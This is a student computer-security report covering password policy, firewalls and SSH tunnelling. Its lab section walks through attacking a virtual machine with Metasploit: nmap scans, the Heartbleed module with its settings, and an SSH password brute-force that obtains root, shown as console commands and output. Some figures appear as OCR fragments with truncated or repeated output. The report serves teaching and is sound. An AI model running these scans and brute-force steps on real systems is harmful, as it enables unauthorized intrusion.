COMPUTER SECURITY REPORT

Junsong Yang

School of Computer Science
University of Nottingham

1. PASSWORDS

In this section, the designed password and authentication policy will be proposed and justified. First, the password policy will be explained in detail with additional authentication measures. Then, mechanisms of storing passwords will be entailed.

1.1. Password Policy

As Gollmann [1]suggested, the overall security may be diminished if one security mechanism is overstated. Users tend to bypass the mechanism if it is too inappropriate for them to properly work with, hence the overall security of the system may be weakened. By considering that, the following password policies are proposed.

1.1.1. Password Length

This policy enforces the minimum number of character required to use as a valid password. Generally, the short the password, the more like and easily to be cracked by brute-forcing. Hence, by setting the minimum password length to ten, the difficulty for brute-forcing password cracking would be noticeably increased.

1.1.2. Password Format

This policy intended to accumulating the strength of valid password by requiring what kind of character must be included in a password. By requiring the password to contain at least one lower and upper letter, one number, and one special character, combining with password length policy, the possibility of successful brute-force cracking would be significantly decreasing.

1.1.3. Password Ageing

This policy requires users to change their password periodically. The likelihood of password breaching would increase as time goes by, hence this is a appropriate approach to eliminate the risk of potential breaching.

1.1.4. Password Use

To further diminishing the risk of potential password breaching over time, additional mechanism need to be employed to block users from using the same password twice. This policy is essential to assist the password ageing policy to fulfil its purpose.

1.1.5. Password Choice

Dictionary attack is another approach frequently used for password cracking. The purpose of this policy is to prevent this attack. This problem can be addressed by preventing user from using the password in public known dictionary.

1.1.6. Login Attempts

This policy is designed to reduce the risk of brute-force attack. By limiting maximum number of failed login attempts the success rate of brute-force attack can be reduced significantly.

1.2. Additional Authentication Measures

Mechanism must be implemented to address the repeated authentication problem. Between time of check to time of use, user identity exploitation may occur as the authentication system does not keep track of what happened in between. Therefore, before some important actions like change password can be successfully performed, the user's identity need to be checked again to ensure the action is legitimate.

1.3. Storing Passwords

As suggested by Gollmann, password may be cached by browser [1]. Which suggests that storing raw password directly in database is a bad practice. To maximise security, password should be hashed using one-way hash function with salting and stretching approaches [2]. Since hashing cannot be reversed, the original password will remain hidden.

2. FIREWALLS

Firewalls are software or hardware that located between networks and filter potentially malicious packets from in and out traffic [3]. Figure 1 illustrates a network firewall which often stand between local system and the internet compare to the host-based firewalls which located on individual machines. According to Gollmann, firewalls can also prevent unauthorised accesses of the internal-only services which block unnecessary or potentially dangerous access of external services from inside of the network [1].




Fig. 1. Network Firewall

There several reasons that administrators may block port from normal traffic. As mentioned above, some services are only intended for internal access which suggests the necessity of blocking external access that may lead to security breaches. Another reason is that access external network from inside is also a potential breach in terms of the internal network as those ports are entrances to the network.

As for internal network, some internal traffic is unnecessary even potential harmful. A peer-to-peer communication protocol BitTorrent, in this case, is most likely been blocked in some internal network.




Fig. 2. (a)SSH Tunnelling [4]

Although some normal traffic is blocked or certain access rules are enforced by firewalls, there are ways to circumventing those rules and SSH tunnelling is one of them. SSH tunnelling is a way to establish encrypted communication channel between two computers. In terms of bypassing the firewall rules, SSH tunnelling serves as proxy. Figure 2 shows how SSH tunnelling works in general. Since the target server cannot be accessed directly, the request is first sent to the proxy server in the middle. Then the proxy server forward the request to the target and return the response back to the the client. SSH tunnelling communicates with proxy server by establish a encrypted channel with proxy server, and forward certain port on local server to another port on remote server.




Fig. 3. (b) SSH Tunnelling [4]

Some usages of SSH tunnelling can be legitimate. As figure 3 demonstrates, the intra-site.com is a service only available from internal network. By establishing SSH tunnel with a machine inside the internal network, the internal services can be accessed from external. In this case, working remotely can be achieved. In fact, this approach is employed by most enterprises.





Fig. 4. (c) SSH Tunnelling [4]

Some usages of SSH tunnelling are disgraceful.In contrast to the example mentioned earlier, accessing blocked websites or services from internal network, as figure 4demonstrates, exposes the internal network to the whole Internet. In this case, the internal is exposed under risks that the firewall built to eliminate which directly invalidated the firewall. Hence, this way of using ssh tunnelling is considered disreputable.


3. SERVER SECURITY



```
root:~/ # service postgresql start                              [0:34:35]
root:~/ #                                                       [0:34:39]
```

Fig. 5. Sarting postgresql service

Before the exploitation can begin, the necessary tools need to be prepared and initialised. This exploitation require Metasploit framework as backend and Armitage as front end. Since the Metasploit framework require postgresql database, as figure 5 shows, the postgresql service need to be start first.




Scan Complete!

Use Attacks->Find Attacks to suggest applicable exploits for your targets.

```
msf > db_nmap --min-hostgroup 96 -T4 -n -sn 10
[*] Nmap: Starting Nmap 7.60 ( https://nmap.org
[*] Nmap: Nmap scan report for 10.0.2.1
[*] Nmap: Host is up (0.00018s latency).
[*] Nmap: MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
[*] Nmap: Nmap scan report for 10.0.2.2
[*] Nmap: Host is up (0.00017s latency).
[*] Nmap: MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
[*] Nmap: Nmap scan report for 10.0.2.3
[*] Nmap: Host is up (0.00010s latency).
[*] Nmap: MAC Address: 08:00:27:C7:75:70 (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 10.0.2.15
[*] Nmap: Host is up (0.00019s latency).
[*] Nmap: MAC Address: 08:00:27:9E:0E:21 (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap scan report for 10.0.2.4
[*] Nmap: Host is up.
[*] Nmap: Nmap done: 256 IP addresses (5 hosts up) scanned in 1.99 seconds
msf >
```

Fig. 6. Ping Scan

After the Armitage is seccessfully start, the first task is to detect all alive hosts within the same subnet using ping scan provided by nmap. As figure 6 shows, all alive host with ip address can be matched by 10.0.2.* are showed here.




Scan Complete!

Use Attacks->Find Attacks to suggest applicable exploits for your targets.

```
[*] Nmap: TCP Sequence Prediction: Difficulty
[*] Nmap: IP ID Sequence Generation: All zeros
[*] Nmap: Service Info: Host: ubuntu12; OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: mean: 2m15s, deviation: 0s, median: 2m15s
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.27 ms 10.0.2.15
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 00:45
[*] Nmap: Completed NSE at 00:45, 0.00s elapsed
[*] Nmap: Initiating NSE at 00:45
[*] Nmap: Completed NSE at 00:45, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 22.38 seconds
[*] Nmap: Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.358KB)
msf >
```

Fig. 7. Intense Scan

After all alive hosts are detected, the next step is to use intense scan provided by nmap to scan the target machine. As figure 7 shows, system version, open ports, services running and their version can be detected during this step. This step is essential because it can provide crucial information for the attacker to determine where the security vulnerabilities exist and how to attack this machine.



OpenSSL Heartbeat (Heartbleed) Information Leak

This module implements the OpenSSL Heartbleed attack. The problem exists in the handling of heartbeat requests, where a fake length can be used to leak memory data in the response. Services that support STARTTLS may also be vulnerable. The module supports several actions, allowing for scanning, dumping

Option	Value
DUMPFILTER	
MAX_KEYTRIES	50
RESPONSE_TIMEOUT	10
RHOSTS ✚	10.0.2.15
RPORT	443
STATUS_EVERY	5
THREADS	24
TLS_CALLBACK	None

☐ Show advanced options

```
[*] Nmap: TCP Sequence Prediction:
[*] Nmap: IP ID Sequence Generati
[*] Nmap: Service Info: Host: ubun
[*] Nmap: Host script results:
[*] Nmap: |_clock-skew: mean: 2m15
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.27 ms 10.0.2.15
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 00:45
[*] Nmap: Completed NSE at 00:45, 0.00s elapsed
[*] Nmap: Initiating NSE at 00:45
[*] Nmap: Completed NSE at 00:45, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 22.38 seconds
[*] Nmap: Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.358KB)
msf >
```

(a) Heartbleed Exploitation

```
RHOSTS => 10.0.2.15
msf auxiliary(openssl_heartbleed) > set THREADS 24
THREADS => 24
msf auxiliary(openssl_heartbleed) > set STATUS_EVERY 5
STATUS_EVERY => 5
msf auxiliary(openssl_heartbleed) > set RPORT 443
RPORT => 443
msf auxiliary(openssl_heartbleed) > set MAX_KEYTRIES 50
MAX_KEYTRIES => 50
msf auxiliary(openssl_heartbleed) > set TLS_VERSION 1.0
TLS_VERSION => 1.0
msf auxiliary(openssl_heartbleed) > set TLS_CALLBACK None
TLS_CALLBACK => None
msf auxiliary(openssl_heartbleed) > run -j
[*] Auxiliary module running as background job 1.
[+] 10.0.2.15:443         - Heartbeat response with leak
[*] Scanned 1 of 1 hosts (100% complete)
msf auxiliary(openssl_heartbleed) >
```


(b) Heartbleed Exploitation

```
#
# 10.0.2.15:
#
```

(b) Heartbleed Exploitation

Fig. 8. Heartbleed Exploitation Results.

The next step as figure 8 suggests, the heartbleed exploitation is carried out. This attack can be successfully carried out due to the host running a very old version of system and services where the heartbleed vulnerability still exists.



scanner/ssh/ssh_login

SSH Login Check Scanner

This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Option	Value
PASS_FILE +	/home/sec/lab7/common_passwords
PASSWORD +	
RHOSTS +	10.0.2.15
RPORT	22
STOP_ON_SUCCESS	0
THREADS	24
USER_AS_PASS	0

□ Show advanced options

```
#
# 10.0.2.15:
#
```

```
[-] 10.0.2.15:22 - Failed: 'root:1234'
[-] 10.0.2.15:22 - Failed: 'root:1234567890'
[-] 10.0.2.15:22 - Failed: 'root:qwerty'
[-] 10.0.2.15:22 - Failed: 'root:admin'
[-] 10.0.2.15:22 - Failed: 'root:rootme'
[-] 10.0.2.15:22 - Failed: 'root:permit'
[-] 10.0.2.15:22 - Failed: 'root:blablabla'
[-] 10.0.2.15:22 - Failed: 'root:ascend'
[-] 10.0.2.15:22 - Failed: 'root:letmein'
[-] 10.0.2.15:22 - Failed: 'root:tini'
[-] 10.0.2.15:22 - Failed: 'root:password'
[-] 10.0.2.15:22 - Failed: 'root:brightmail'
[-] 10.0.2.15:22 - Failed: 'root:changeme'
[+] 10.0.2.15:22 - Success: 'root:default' 'uid=0(root) gid=0(root) groups=0(root) Linux ubuntu12 3.2.0-23-generic #36-Ubuntu SMP
Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (10.0.2.4:36303 -> 10.0.2.15:22) at 2019-05-08 00:49:41 -0400
[*] Scanned 1 of 1 hosts (100% complete)
msf auxiliary(ssh_login) >
```

(a) SSH Login Exploitation (b) SSH Login Exploitation

Fig. 9. SSH Login Exploitation Results.

The next step is the most crucial one as the full access can be obtained after this step is successfully carried out. This step is to use provided password dictionary to carry out brute-force password cracking. As figure 9 shows, the root password was successfully aquired. Consequently, the full access to the host is now obtained. Since no prior knowledge about the host is provided, with the success of root password cracking, all information required further can be obtained.

4. REFERENCES

[1] Dieter Gollmann, *Computer Security*, Hoboken, N.J., 3rd ed. edition, 2011.

[2] Bruce Schneier Niels Ferguson and Tadayoshi Kohno, *Cryptography Engineering: Design Principles and Practical Applications*, Indianapolis, Ind., 2010.

[3] Ross Anderson, *Security Engineering: A Guide To Building Dependable Distributed Systems*, Indianapolis, Ind. ; Chichester, 2nd ed. edition, 2008.

[4] Buddhika Chamith, "Ssh tunneling explained," `https://chamibuddhika.wordpress.com/2012/03/21/ssh-tunnelling-explained/`, 2012, Accessed: 2019-05-01.